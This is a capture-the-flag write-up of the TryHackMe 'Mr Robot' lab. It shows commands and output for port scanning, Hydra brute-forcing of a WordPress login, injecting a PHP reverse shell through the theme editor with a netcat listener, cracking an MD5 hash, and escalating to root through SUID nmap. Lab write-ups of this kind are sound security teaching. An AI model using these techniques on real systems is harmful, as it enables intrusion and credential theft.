
THM - Mr Robot
Introduction
This writeup documents the penetration testing of the Mr Robot CTF machine from the TryHackMe platform. In this case I’ll exploit a vulnerable WordPress site insipred in the Mr Robot show that I’m a huge fan of.
Information Gathering
After identifying the target’s IP address, we need to enumerate as much information as possible about the host. A quick way to get a hint of the OS is checking the TTL value from a simple ping to a host on our local network. The whichSystem script can also be used for this purpose.
- TTL 64: Linux.
- TTL 128: Windows.
❯ ping -c 1 10.80.177.119
PING 10.80.177.119 (10.80.177.119) 56(84) bytes of data.
64 bytes from 10.80.177.119: icmp_seq=1 ttl=62 time=50.7 ms

--- 10.80.177.119 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 50.654/50.654/50.654/0.000 ms
In this case, it seems to be a Linux machine. Let’s perform some scans.
❯ nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.80.177.119 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-15 19:46 CET
Initiating SYN Stealth Scan at 19:46
Scanning 10.80.177.119 [65535 ports]
Discovered open port 80/tcp on 10.80.177.119
Discovered open port 22/tcp on 10.80.177.119
Discovered open port 443/tcp on 10.80.177.119
Completed SYN Stealth Scan at 19:47, 27.20s elapsed (65535 total ports)
Nmap scan report for 10.80.177.119
Host is up, received user-set (0.13s latency).
Scanned at 2025-11-15 19:46:43 CET for 27s
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack ttl 63
80/tcp  open  http    syn-ack ttl 63
443/tcp open  https   syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 27.27 seconds
           Raw packets sent: 131086 (5.768MB) | Rcvd: 24 (1.056KB)
❯ nmap -sCV -p22,80,443 10.80.177.119 -oN targeted
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-15 19:47 CET
Nmap scan report for 10.80.177.119
Host is up (0.055s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9a:c7:d7:f1:3e:e7:05:89:97:b1:8a:2a:73:b5:d1:93 (RSA)
|   256 15:ba:72:7e:9a:fd:ae:1d:dd:7a:89:86:a6:16:a7:29 (ECDSA)
|_  256 28:3a:3a:d5:b2:60:fc:a5:de:b1:9f:80:ee:a8:7e:dc (ED25519)
80/tcp  open  http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.96 seconds
The intrussion is going to be or at least start from port 80 and 443.
❯ whatweb http://10.80.177.119
http://10.80.177.119 [200 OK] Apache, Country[RESERVED][ZZ], HTML5, HTTPServer[Apache], IP[10.80.177.119], Script, UncommonHeaders[x-mod-pagespeed], X-Frame-Options[SAMEORIGIN]

Using the commands we have some references to the show. With the command join you can enter an email.
Let’s fuzz some directories.
❯ gobuster dir -u 10.80.177.119 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.80.177.119
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 236] [--> http://10.80.177.119/images/]
/blog                 (Status: 301) [Size: 234] [--> http://10.80.177.119/blog/]
/sitemap              (Status: 200) [Size: 0]
/rss                  (Status: 301) [Size: 0] [--> http://10.80.177.119/feed/]
/login                (Status: 302) [Size: 0] [--> http://10.80.177.119/wp-login.php]
/0                    (Status: 301) [Size: 0] [--> http://10.80.177.119/0/]
/feed                 (Status: 301) [Size: 0] [--> http://10.80.177.119/feed/]
/video                (Status: 301) [Size: 235] [--> http://10.80.177.119/video/]
/image                (Status: 301) [Size: 0] [--> http://10.80.177.119/image/]
/atom                 (Status: 301) [Size: 0] [--> http://10.80.177.119/feed/atom/]
/wp-content           (Status: 301) [Size: 240] [--> http://10.80.177.119/wp-content/]
/admin                (Status: 301) [Size: 235] [--> http://10.80.177.119/admin/]
/audio                (Status: 301) [Size: 235] [--> http://10.80.177.119/audio/]
/intro                (Status: 200) [Size: 516314]
/wp-login             (Status: 200) [Size: 2613]
/css                  (Status: 301) [Size: 233] [--> http://10.80.177.119/css/]
/rss2                 (Status: 301) [Size: 0] [--> http://10.80.177.119/feed/]
/license              (Status: 200) [Size: 309]
/wp-includes          (Status: 301) [Size: 241] [--> http://10.80.177.119/wp-includes/]
/js                   (Status: 301) [Size: 232] [--> http://10.80.177.119/js/]
/Image                (Status: 301) [Size: 0] [--> http://10.80.177.119/Image/]
/rdf                  (Status: 301) [Size: 0] [--> http://10.80.177.119/feed/rdf/]
/page1                (Status: 301) [Size: 0] [--> http://10.80.177.119/]
/readme               (Status: 200) [Size: 64]
/robots               (Status: 200) [Size: 41]
/dashboard            (Status: 302) [Size: 0] [--> http://10.80.177.119/wp-admin/]
...
In the /0 directory you can find a WordPress blog with a search box.
We also have a login panel in /login
In the robots.txt file there is:
User-agent: *
fsocity.dic
key-1-of-3.txt
We found the first key!
Vulnerability Assessment
fsocity.dic is a dictionary. We can use it in the Intruder section of Burp Suite to bruteforce the WordPress login pannel and see whether a user is valid or not.
After some time I found that a valid username is Elliot. To bruteforce the password we can use a faster tool like Hydra, sending the required POST data to log in.
❯ hydra -l Elliot -P fsocity.dic 10.80.177.119 http-post-form "/wp-login.php:log=^USER^&pwd=^PWD^:The password you entered for the username" -t 60
After a long time, you’ll get the match and you’ll be able to access the WordPress panel.
In the port 443 we can find the same web but encrypted.
❯ whatweb https://10.80.177.119:443
https://10.80.177.119:443 [200 OK] Apache, Country[RESERVED][ZZ], HTML5, HTTPServer[Apache], IP[10.80.177.119], Script, UncommonHeaders[x-mod-pagespeed], X-Frame-Options[SAMEORIGIN]
Once we have access to the WP login panel, we can make a reverse shell since the user Elliot has access to the Editor section.
Exploitation
I’ll use this PHP reverse shell https://github.com/pentestmonkey/php-reverse-shell, I’ll copy the content of this reverse shell into the archive.php file in the Editor section of WordPress.

❯ nc -nlvp 443
Then, I’ll load the file located in /wp-content/themes/twentyfifteen/archive.php to get the reverse shell.
Post-Exploitation

I’m daemon. I executed bash to get a bash and moved over the directories until I found the second flag.
ls -l
total 8
-r-------- 1 robot robot 33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13  2015 password.raw-md5
But to read it I need to be robot. However, I can read the file password.raw-md5, inside of it there is the hashed password of robot.
❯ john -w:/usr/share/wordlists/rockyou.txt --format=Raw-MD5 --fork=5 hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Node numbers 1-5 of 5 (fork)
***PASSWORD*** (?)
...
If you connect via SSH to the machine, you’ll have access as robot and see the second flag.
TTY upgrading
❯ script /dev/null -c bash
❯ Ctrl+Z
❯ stty raw -echo; fg
❯ reset xterm
❯ export TERM=xterm
❯ export SHELL=bash
❯ stty rows 44 columns 185
Now, we need to privesc to root.
robot@ip-10-80-177-119:/$ find / -perm -4000 -ls 2>/dev/null
     1157     40 -rwsr-xr-x   1 root     root        39144 Apr  9  2024 /bin/umount
     1130     56 -rwsr-xr-x   1 root     root        55528 Apr  9  2024 /bin/mount
     2587     68 -rwsr-xr-x   1 root     root        67816 Apr  9  2024 /bin/su
     9124     68 -rwsr-xr-x   1 root     root        68208 Feb  6  2024 /usr/bin/passwd
     8963     44 -rwsr-xr-x   1 root     root        44784 Feb  6  2024 /usr/bin/newgrp
     9117     52 -rwsr-xr-x   1 root     root        53040 Feb  6  2024 /usr/bin/chsh
     5092     84 -rwsr-xr-x   1 root     root        85064 Feb  6  2024 /usr/bin/chfn
     9123     88 -rwsr-xr-x   1 root     root        88464 Feb  6  2024 /usr/bin/gpasswd
     4484    164 -rwsr-xr-x   1 root     root       166056 Apr  4  2023 /usr/bin/sudo
      763     32 -rwsr-xr-x   1 root     root        31032 Feb 21  2022 /usr/bin/pkexec
     4430     20 -rwsr-xr-x   1 root     root        17272 Jun  2  2025 /usr/local/bin/nmap
    20504    468 -rwsr-xr-x   1 root     root       477672 Apr 11  2025 /usr/lib/openssh/ssh-keysign
     6761     16 -rwsr-xr-x   1 root     root        14488 Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
   150122     24 -rwsr-xr-x   1 root     root        22840 Feb 21  2022 /usr/lib/policykit-1/polkit-agent-helper-1
   395259     12 -r-sr-xr-x   1 root     root         9532 Nov 13  2015 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
   395286     16 -r-sr-xr-x   1 root     root        14320 Nov 13  2015 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
   783960     52 -rwsr-xr--   1 root     messagebus    51344 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/local/bin/nmap is SUID.
robot@ip-10-80-177-119:/$ /usr/local/bin/nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> whoami
root
nmap> ls /root
firstboot_done	key-3-of-3.txt
Finally, I got the final flag.